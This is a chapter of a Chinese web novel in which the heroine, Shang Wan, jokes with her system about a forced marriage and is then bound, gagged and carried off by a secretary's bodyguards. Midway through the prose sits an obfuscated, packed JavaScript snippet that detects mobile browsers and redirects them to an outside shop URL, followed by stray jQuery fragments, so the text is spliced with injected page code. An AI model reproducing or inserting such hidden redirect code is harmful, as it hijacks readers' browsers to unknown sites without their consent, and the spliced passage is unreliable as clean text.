29. 第 29 章

作品:《顶流她每天都想退圈[穿书]

    商晚陷入了一种难言的沉默。


    在此之前,她想过无数种可能:


    譬如傅家严要她表面跟傅沉浓情蜜意,背地里却把傅沉接下来的所有计划全卖给他,好叫这位跟亲爹斗法的男主一败涂地,认清楚到底谁才是爹。


    又譬如傅家严突发恶疾,觉得光做掉她一个实在是不够解气,于是准备连她带杨姐一块儿,全埋到烂尾楼底下当工业废料。


    但商晚属实是没料到,这老东西的脑回路还能这么清奇。


    为了彻底斩断她跟傅沉的可能,这老东西居然能想出让她嫁给傅铎这么逆天的主意。这还是正常人吗这?!


    再说了,就算这姓傅的老东西真就这么不把小儿子的终身大事当回事,傅铎难道还能同意吗?


    商晚用脚都能看出来,傅铎明显是准备捂着自己哥控的马甲不撒手的。就这么让他跟自己亲哥的“真爱嫂子”结婚,他能答应就有鬼了!


    槽点太多,商晚无从吐起。


    过了好一会儿,她才终于哽着喉咙,艰难地问系统:“不是,这难道就是狗血小说的精髓吗?”


    好好的办法不想,非要整这死出!


    系统难得对商晚的无语感同身受了一秒钟。


    它犹豫片刻,正想着要不要安慰宿主两句,就听商晚继续道:“再说了,这狗屁办法能管用才真叫见鬼了——


    “傅家严这老东西难道不知道,背德也是言情小说中让人喜闻乐见的一部分吗?”


    系统:“……”


    安慰的话还没说出口,就这么被堵在了程序指令上,好悬没让它嘎巴一下死机了。


    烂尾楼的天台上,商晚仍在喋喋不休地跟系统吐槽。


    她说:“就傅沉那阴湿男鬼的变态性格,好端端的恋爱都能让他谈成非法拘禁。真要是让他吃上背德这口饭,他指不定要打开什么新世界的大门呢!”


    系统:“……”


    它发誓,它以后要是再同情姓商的,它就是人工智障!


    商晚无语的时间太长,范秘书不由得轻轻咳嗽了一下。


    她看着呆愣的商晚,缓声劝她:“商小姐,我知道您和小傅总感情很好,不愿意跟他分手,可我们傅铎少爷也不差什么,他是傅氏集团的二公子,要是论起傅家的产业,他也能分到……”


    范秘书的话没能说完。


    因为下一秒,商晚就打断她道:“好。”


    语气果断又平静,一丝犹豫也没有。俨然一个迫不及待嫁进豪门的捞女。


    范秘书:“?”


    这不对吧?


    这件事的发展节奏,难道不应该是商南枝拒不同意,她威逼利诱;商南枝宁死不从,她让保镖把装着杨明亦的铁笼再晃上个十七八回,商南枝提心吊胆,却又不敢反抗,最终只能含泪答应吗?


    她准备好的一大堆话术都还没用上呢?


    商南枝这就点头了?


    这也太快了吧!


    范秘书下意识觉得有诈,狐疑地打量了一眼商晚。


    没料到,商晚立马朝她打出了一套相当丝滑的连招。商晚道:“老傅总准备让我跟傅铎什么时候登记啊?


    “明天是工作日,我六点钟就去民政局门口排队,等他们一开门我就跟傅铎把婚结了,你看行吗?


    “婚后需要我跟傅铎同居吗?


    “我个人不太喜欢搬家,太累了,而且我毕竟是个大明星,住的地方对私密性要求还是很高的——


    “要是让傅铎住到我那去,他能同意吗?


    “我虽然在娱乐圈里混,但我本人还是比较洁身自好的,保证没有什么传染病。


    “你们家傅铎也没有的吧?


    “婚前可得做体检啊,不体检我不放心的!”系统:“……”


    该死,它为什么从宿主的语气里听出了迫不及待!


    范秘书:“……”


    她被商晚连珠炮般的话语弄得恍惚了一下,过了好一会儿,她才迟疑地问:“商小姐这是答应了?”


    商晚眼睛都没眨一下:“答应,这我肯定答应啊!”


    开玩笑,傅铎也是她的羁绊值收集对象好吗?


    她要是一面当着傅沉的合作伙伴,一面又成了傅铎最恨的人强行塞给他的老婆——


    商晚简直不敢想,这任务进度不得一下涨到飞起啊!


    这么划算的买卖,她又不是傻子,为什么不答应?


    商晚越想越觉得这主意实在是妙。


    几秒钟后,她甚至开始饶有兴致地问系统:“统统,你觉得我要是在跟傅铎离婚的时候分走他一半家产,他会不会心痛到羁绊值暴涨啊?,


    “毕竟上回我才叫他花了几千万给我买礼服,他就肉痛到给我涨了两点羁绊值,我看他多半还是能花钱收买的。”


    系统:“……”


    它真服了,到底谁花钱收买谁啊!


    天台上,范秘书被商晚放光的双眼晃了一下又一下。


    该死,商南枝先前不愿意要他们董事长那一个亿,不会不是因为跟他们傅沉少爷情比金坚,而是嫌她给少了吧?


    商晚太过配合,范秘书半根刺都没挑出来。


    她摆摆手,让身后的保镖停止摇晃,把杨明亦给放了下来。


    铁链轻轻下落,随着一声巨响,那个吊着杨明亦的铁笼终于重新回到了地上。


    飞起的灰尘被夜风吹到商晚脸上。


    商晚抬手抹了一把脸,对范秘书说:“行了,不用再说那些有的没得了,我直接跟你走——既然目的已经达成了,你现在能把杨姐放了吧?”


    寒冷的夜风里,范秘书看看商晚,又看看杨明亦,思索了两秒钟。


    商晚的手心沁出了一层薄薄的汗。


    不管要不要跟傅铎结婚,只要杨姐还在傅家严那老东西手上,她就永远都受制于人。


    她必须得让范秘书放人。


    两秒钟后,范秘书抬起了头。


    她朝商晚露出一个相当温和的表情,说:“好,人可以放,不过商小姐需要稍微配合一下我的工作。”


    商晚长松一口气。


    然而,对上范秘书的目光,她的后背又莫名一凉。


    不知道为什么,她莫名从范秘书那个温柔的笑容中看出了一丝让人毛骨悚然的意味。商晚不详的预感只持续了几个呼吸——


    几个呼吸后,预感变成了现实。


    工业扬尘扑面的烂尾楼楼顶,一个差不多有两米高的壮汉手持麻绳,面无表情地朝商晚走了过来。


    商晚:“……”


    她在脑内疯狂呼叫系统:“啊啊啊啊啊!杀人啦!统统救命啊!”


    系统的程序都被商晚这一嗓子给吓死机了两秒,下意识就开始计算范秘书此刻的灭口概率来。


    几毫秒后,系统看着自己的计算结果,陷入了沉默。灭口概率:0.01%。


    系统:“……”


    这不是没准备杀人呢吗!


    嚎得跟马上就要见阎王了似的!;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17103975|194421||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    它调整了一下数据,刚准备把结果同步给商晚,下一秒,朝商晚走来的那位壮汉就放下麻绳,先从兜里掏出了一卷黑色胶带,默不作声地撕开,把商晚的嘴巴一圈一圈缠了起来。


    力道十分之大,在商晚没什么肉的脸上直接勒出了一道深深的瘀痕。


    系统:“……”


    行吧,宿主嚎得还是挺有道理的。


    几乎是被粘住嘴巴的一瞬间,商晚就开始了挣扎:“呜呜呜!”


    不是,姓范的到底讲不讲武德啊!她都这么配合了,有必要缠她的嘴,还缠这么紧吗?


    人和人之间的信任呢?!


    作为一名瘦得十分命苦的流量女星,商晚挣扎的那点力气,和眼前这位壮汉比起来,简直像是闹着玩似的。


    她用力扑腾了好几分钟,非但没脱身,还被壮汉大哥毫不费力地连手脚也一块儿绑了。


    绑完之后,壮汉兄仍觉不够保险,干脆提着捆她的绳子,像拎一只小鸡崽那样,单手将她给提溜了起来。


    做完这一整套动作,愣是连口气都没喘。


    商晚:“……”


    粗粝的绳索如同蟒蛇捕食猎物一般,缠紧了商晚的手脚,给她带来了血液流通不畅的涨、麻,还有疼。


    商晚抬起头,目光恰好和正在打量她的范秘书对上了。范秘书微微低头,神情愧疚。


    她叹息道:“实在是抱歉,安全起见,只能在商小姐身上做点小手脚了,希望商小姐能谅解。”


    商晚默不作声地在心里翻了个白眼,腹诽:“谅解你爹!”


    都给她捆成这样了!


    谁家好人管这叫“小手脚”啊?!


    她抬起眼,一个个把面前的人数了一遍。


    除开杨明亦,一共是六个人。


    五个保镖,一名秘书。


    等她从这六个王八蛋手里脱身,她非得毫厘不差地把这点“小手脚”在他们身上全使一遍不可!至于始作俑者——


    商晚不动声色地磨了磨后槽牙。


    就看傅家严那把老骨头受不受得了镇定剂和铁笼子了。


    浑身上下只剩下眼珠子和手指能动的商晚畅想得十分解气。就在她在脑海中幻想抓捕傅家严的现场时,一只黑色的垃圾袋被人毫不留情地套在了她的头上。


    眼前瞬间陷入了黑暗。


    这下,她连眼珠子也不必动了。


    商晚深吸一口气,一阵天旋地转后,有人将她扛到了肩上。


    紧接着,他们开始下楼。


    身体随着台阶的变动而起伏,商晚闭上眼睛,一边数台阶的级数,一边开始思考自己眼下的处境。


    她的手机虽然装了定位器,可早在被绑时,就被傅家严的人搜出来砸碎了。


    顾浔借给她的那十二个保镖,在她亲眼看到关着杨姐的铁笼子被晃起来后,也被她开口遣散回了车里。


    范秘书让人挨个儿搜了他们的身,把一切能传递消息的工具都收走了。


    范秘书嘴里说得很客气:要劳烦这十二位保镖先在烂尾楼下待着,等到她和傅铎的结婚证生效,他们就可以全须全尾地回去。


    一切都很正常。


    她只需要去登记结婚就能万事大吉。


    仿佛没有任何风险。


    商晚的脑子在倒置的环境下几乎被抖成了一滩搅拌均匀的糨糊,然而,她却还是敏锐地察觉到了一点不对劲。


    傅家严绝对不是要她嫁给傅铎这么简单。